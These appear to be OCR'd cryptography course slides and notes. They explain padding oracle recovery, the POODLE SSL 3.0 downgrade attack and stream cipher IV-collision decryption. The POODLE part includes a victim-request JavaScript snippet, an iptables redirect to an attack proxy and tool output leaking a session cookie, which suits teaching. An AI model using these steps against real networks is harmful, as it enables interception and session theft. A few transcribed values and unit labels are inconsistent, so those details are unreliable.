
Returning to our plaintext byte recovery step, we identify the corresponding byte of keystream data by XORing the IV guess (0x10) with the valid padding byte (0x02) as shown:

KS_Byte = 0x10 XOR 0x02 = 0x12.

Knowing the keystream byte is 0x12, we can use the original IV to recover the second-to-last plaintext byte of our block as shown:

KS_Byte XOR IV = Plaintext
0x12 XOR 0x66 = Plaintext = "0x74" (ASCII "t").

We continue this process to recover all of the plaintext of the block. Once the entire block data is recovered, we substitute the current block for another block and continue the process. For subsequent blocks, remember to XOR the keystream byte with the prior encrypted block byte, not the original IV (since the original IV is only used for the first block of ciphertext).



## Padding Oracle on Downgraded Legacy Encryption (POODLE)

- Attack against browser TLS/SSL negotiation and SSL 3.0 padding oracle
- Browser vulnerability:
  - Many browsers poorly negotiate SSL/TLS
  - Attempt to negotiate highest security, and if that fails, try again with lesser security
- SSL 3.0 vulnerability:
  - Decrypts, checks padding, and then authenticates
  - Attacker can swap unknown blocks to the end of the message to perform a padding oracle attack
- Requires MITM and HTTP JavaScript injection


### Padding Oracle on Downgraded Legacy Encryption (POODLE)

An excellent example of the padding oracle attack used in practice is the Padding Oracle on Downgraded Legacy Encryption (POODLE) attack. The POODLE attack exploits both a cryptographic vulnerability in SSL 3.0 (a padding oracle attack) and a common vulnerability in browsers in how they negotiate security settings with an HTTPS website.

Although TLS has a cryptographic negotiation feature that prevents an attacker from downgrading the security of the algorithm used to protect the HTTPS session, all modern web browsers have added functionality to make browsers more compatible with websites that do not follow the TLS specification. For greater compatibility, if the server does not respond to the initial encryption level request, the browser retries with successively weaker security settings until the server responds. A MITM attacker can simply drop the requests asking for TLS/1.2, TLS/1.1, and TLS/1.0 support but forward the request for SSL 3.0 support.

SSL 3.0 also is vulnerable to a padding oracle attack. As a MITM, an attacker can take a block of ciphertext and duplicate the value at the end of the packet, overwriting the padding block. If the end of the block does not end with a valid padding byte (for example, 0–7 for 8-bit blocks, 0-15 for 16-bit blocks), then the server will terminate the SSL session, disclosing the error to the attacker. If an attacker can force the victim to make multiple requests, each time using a different encryption key (but the same cookie value or other target value the attacker wants to decrypt), an attacker can eventually deduce the last byte of the moved block when the session is *not* terminated. Changing the requested URL by one character (for example, "GET /" becomes "GET /a") allows the attacker to move on to the next byte of the cookie value, ultimately recovering the entire cookie content.

For the POODLE attack to be used in practice, an attacker must have the MITM network advantage and must be able to influence the client to make repeated HTTPS requests while trying to decrypt the target value. This is not an unlikely scenario, because an attacker who is a MITM can inject arbitrary JavaScript content to make the HTTPS requests from the victim by manipulating any HTTP network activity.




## POODLE Attack

POODLE Attack

This diagram illustrates the POODLE attack in practice:

1. An attacker establishes a position as a MITM through LAN manipulation or a WiFi attack.
2. As a MITM, an attacker cannot see the encrypted content, but we deduce from hostname or unencrypted certificate information that an HTTPS session is in progress that we want to exploit to recover cookie content.
3. The attacker drops all packets in the HTTPS session, forcing the browser to terminate the session. Depending on the browser, the session may automatically attempt to reconnect or the user may have to refresh the browser to try and connect to the server. When the new TLS negotiation starts, the attacker drops the negotiation requests that attempt to use TLS/1.2, TLS/1.1, and TLS/1.0, forcing the browser to fall back to SSL 3.0.
4. The attacker must force the victim to make many HTTPS requests repeatedly to exploit the padding oracle vulnerability in SSL 3.0. This is possible by manipulating the victim browser over HTTP. The victim must browse to an HTTP website that the attacker can manipulate or the victim must have previously browsed to a website the attacker controls.
5. The attacker forces the victim to make multiple requests to the HTTPS server through JavaScript (for example, `var xmlHttp = new XMLHttpRequest(); xmlHttp.open("GET", "https://www.sans.org", false); xmlHttp.send(null);`). This request must be sent repeatedly until the attacker recovers the plaintext byte, on average 256 times per byte.
6. When the request from the victim goes through the attacker as a MITM, he swaps the target block of data to the end of the request, overwriting the padding block (6a). Most of the time, this generates a padding error because the trailing byte of the decrypted block chosen by the attacker will not be a valid padding length value. However, after multiple requests, this produces a value request (6b), disclosing a single byte of plaintext to the attacker.

7. Next, the attacker wants to move on and attack the next byte of plaintext in the cookie. By adding an additional byte to the GET request performed with the JavaScript injection, the attacker can change the encrypted block data so that the swapped block now can be manipulated to reveal the second byte of the cookie. This process is repeated until the entire target data segment is decrypted.



- POODLEAttack by Thomas Patzke:
  - JavaScript request generator POODLEClient.js and lightweight web server
  - TLS proxy watches intercepted packets to detect responses/session failure
  - TLS disruption, degrading to SSL 3.0
  - Request manipulation tool to recover plaintext
- Modern Firefox and Chrome not vulnerable
  - Internet Explorer 11 remains vulnerable

```
$ ./poodle.py --target-port 4433 --start-offset 384 https://localhost:8443
Starting SSL/TLS server on :8443 forwarding to localhost:4433
Starting HTTP server on :8000 generating requests to https://localhost:8443
Decrypted byte 384: C (0x43) in 8.1950 seconds with 57 requests
Victim now leaked 1 bytes: "C" 57 requests and 8.195 seconds per leaked bytes, 57 requests and 8.195
seconds total
Decrypted byte 385: o (0x6f) in 56.7356 seconds with 405 requests
Victim now leaked 2 bytes: "Co" 231 requests and 32.465 seconds per leaked bytes, 462 requests and
64.931 seconds total
...
Decrypted byte 412: t (0x74) in 21.2495 seconds with 151 requests
Victim now leaked 29 bytes: "Cookie: sessionid=supersecret" 178 requests and 25.402 seconds per leaked
bytes, 5188 requests and 736.655 seconds total
```

POODLE Exploit

The most practical POODLE exploit code publicly available is POODLEAttack, written by Thomas Patzke. His code implements all the requirements of the POODLE attack including:


- A static JavaScript request generator and a lightweight web server to coordinate the delivery of requests with the necessary URL length to align the target byte to decrypt to the end of the padding block.
- A TLS proxy server that watches the intercepted packets to detect the responses or session failure to use as a padding oracle.
- The TLS proxy server also accommodates the "TLS disruption" portion of the attack, forcing vulnerable browsers to downgrade to SSL 3.0.
- Finally, a request manipulation tool "poodle.py" is provided, interacting with the TLS proxy server and the attacker HTTP server generating the request URLs.

The POODLEAttack code does not implement the MITM attack, but Ettercap or other ARP spoofing tools can be used. After the MITM attack is established, the attacker needs to deliver the JavaScript to the victim (using Ettercap etterfilter or other injection technique), and he must redirect the intercepted HTTPS traffic to the POODLEAttack TLS proxy using iptables:

```
# iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT
--to-port 4433
```

Finally, the attacker starts the poodle.py script, specifying the local TLS proxy port as the --target-port argument, where in the HTTPS request, the oracle should start trying to recover bytes (in the example on this page, 384 bytes offset, a guess to where the cookie content starts). Finally, the URL of the target SSL site is the last argument.

In the example on this page, https://localhost:8443 is an SSL 3.0 server provided by POODLEAttack for testing purposes. This example is taken from https://patzke.org/implementing-the-poodle-attack.html. The POODLEAttack source is available at: https://github.com/thomaspatzke/POODLEAttack.



## Stream Cipher IV Reuse Attack


- Exploits a weakness in stream or block ciphers in stream mode
- Stream ciphers must never repeat the IV
- When IVs repeat and known plaintext is available, can recover unknown ciphertext
  - For colliding IV packet
- Useful against short or static IVs

**Stream Cipher IV Reuse Attack**

Next we'll examine attack opportunities against stream ciphers that reuse the IV value for multiple encrypted packets. Remember the law of stream ciphers: You must never use the same key twice. We accomplish this by appending the shared secret key with an IV to produce a per-packet key.

When the IV repeats (such as when we reset the IV counter after running out of unique IVs or poorly designed implementations where the IV repeats), we have an opportunity to decrypt ciphertext content without key knowledge.

For this attack to be successful, the attacker has to have knowledge of a known plaintext and ciphertext pair. For many systems, it is possible to identify limited quantities of known plaintext from encrypted data, especially in stream ciphers when the original packet length is known. For example, Windows clients send several packets that have consistent content with unique frame sizes (such as DHCP requests) that are consistently known; when we see a ciphertext value that matches the length of the Windows DHCP request, we can use the known plaintext content as a component against an IV collision to recover unknown plaintext.



## Network Traffic Sample


```
Packet 1   591f5377 5cd731c7 9bc02d08 8bac34
Packet 2   31b98481 e1
Packet 3   eb3c6307 1cb1cdc4 a3e1a69c 6c3f71f9
Packet 4   d8a3390c fb48aa61
Packet 5   591f5377 5cd731c7 9bc02d08 8bac34
Packet 6   204f0eb3 f1
```

- Proprietary wireless protocol traffic
- Header information removed, packets shortened for space, simplicity
- We need to evaluate this implementation

### Network Traffic Sample

Consider the implementation of a proprietary wireless network protocol with several packets, shown in this slide. For simplicity, only a portion of each packet is shown and the header content of these packets has been removed.

With several packets having an uneven length, we can identify this as a stream-cipher application. Further, packets 1 and 5 have the same ciphertext, indicating an IV collision across two frames. As we'll see in the next slide, stream ciphers that do not avoid IV collisions are subject to attack.



## Stream Cipher IV Collision (1)

- Known-ciphertext attack opportunity
- Must have a known ciphertext/plaintext pair or the ability to create our own traffic

| | | | | | |
|---|---|---|---|---|---|
| 1 | Normal Encryption | Plaintext | ⊕ | Keystream | Ciphertext |
| 2 | Normal Decryption | Ciphertext | ⊕ | Keystream | Plaintext |
| 3 | Commutative XOR | Our Packet (Known Plaintext) | ⊕ | Ciphertext | Keystream |
| 4 | Attack | Unknown Ciphertext | ⊕ | Keystream | Recovered Plaintext |

SANS


### Stream Cipher IV Collision (1)

When two packets have the same IV but different ciphertext, it indicates to us that the plaintext of the two packets is not identical. We may see some duplicate bytes (or groupings of multiple bytes) caused by duplicate plaintext across the two different packets, but this is only coincidental and not necessary for our attack.

When we identify two packets with an IV collision and one of the ciphertext packets has known plaintext (a known-plaintext attack), we can recover the second unknown plaintext by recovering the keystream data generated by the IV. First, examine the concept of normal encryption shown in example 1 on this slide. In this example, the plaintext is XORed with the keystream data to generate ciphertext, as we saw earlier in this module. The second example shows the process of normal decryption, where the ciphertext is XORed with the keystream data to produce plaintext.

These two operations are not the full extent of what can be done with these values, however. In example 3, we examine the behavior of commutative XOR by taking our known plaintext and XORing it with the ciphertext to recover the keystream data.

If the keystream data we just recovered is also used to encrypt another packet (e.g., an IV collision), we can reuse the keystream data to recover the plaintext of the unknown packet. In example 4, we take the unknown ciphertext IV collision value whose plaintext we want to recover and XOR it with the keystream data, revealing the plaintext of the unknown packet.



## Stream Cipher IV Collision (2)

- Known plaintext in *plainknown*, ciphertext in *cipherknown*
- Unknown ciphertext is in *cipherunknown*

```
plainknown =    (     0xB0, 0x11, 0x39, 0xa5, 0x00, 0x00, 0x00, 0x00,
                      0xff, 0xff, 0xff, 0xff, 0x00, 0x44, 0x00, 0x43 )
cipherknown =   (     0x59, 0x1f, 0x53, 0x77, 0x5c, 0xd7, 0x31, 0xc7,
                      0x9b, 0xc0, 0x2d, 0x0B, 0xBb, 0xac, 0x34, 0x26 );
cipherunknown = (     0xeb, 0x3c, 0x63, 0x07, 0x1c, 0xb1, 0xcd, 0xc4,
                      0xa3, 0xe1, 0xa6, 0x9c, 0x6c, 0x3f, 0x71, 0xf9 );
for i in xrange(0,len(plainknown)):
        cipxor = cipherknown[i] ^ cipherunknown[i]
        print("%02x"%(cipxor ^ plainknown[i])),
print("")
```

```
C:\dev>python ivcoltest.py
32 32 09 d5 40 66 fc 03 c7 de 74 6b e7 d7 45 9c
```

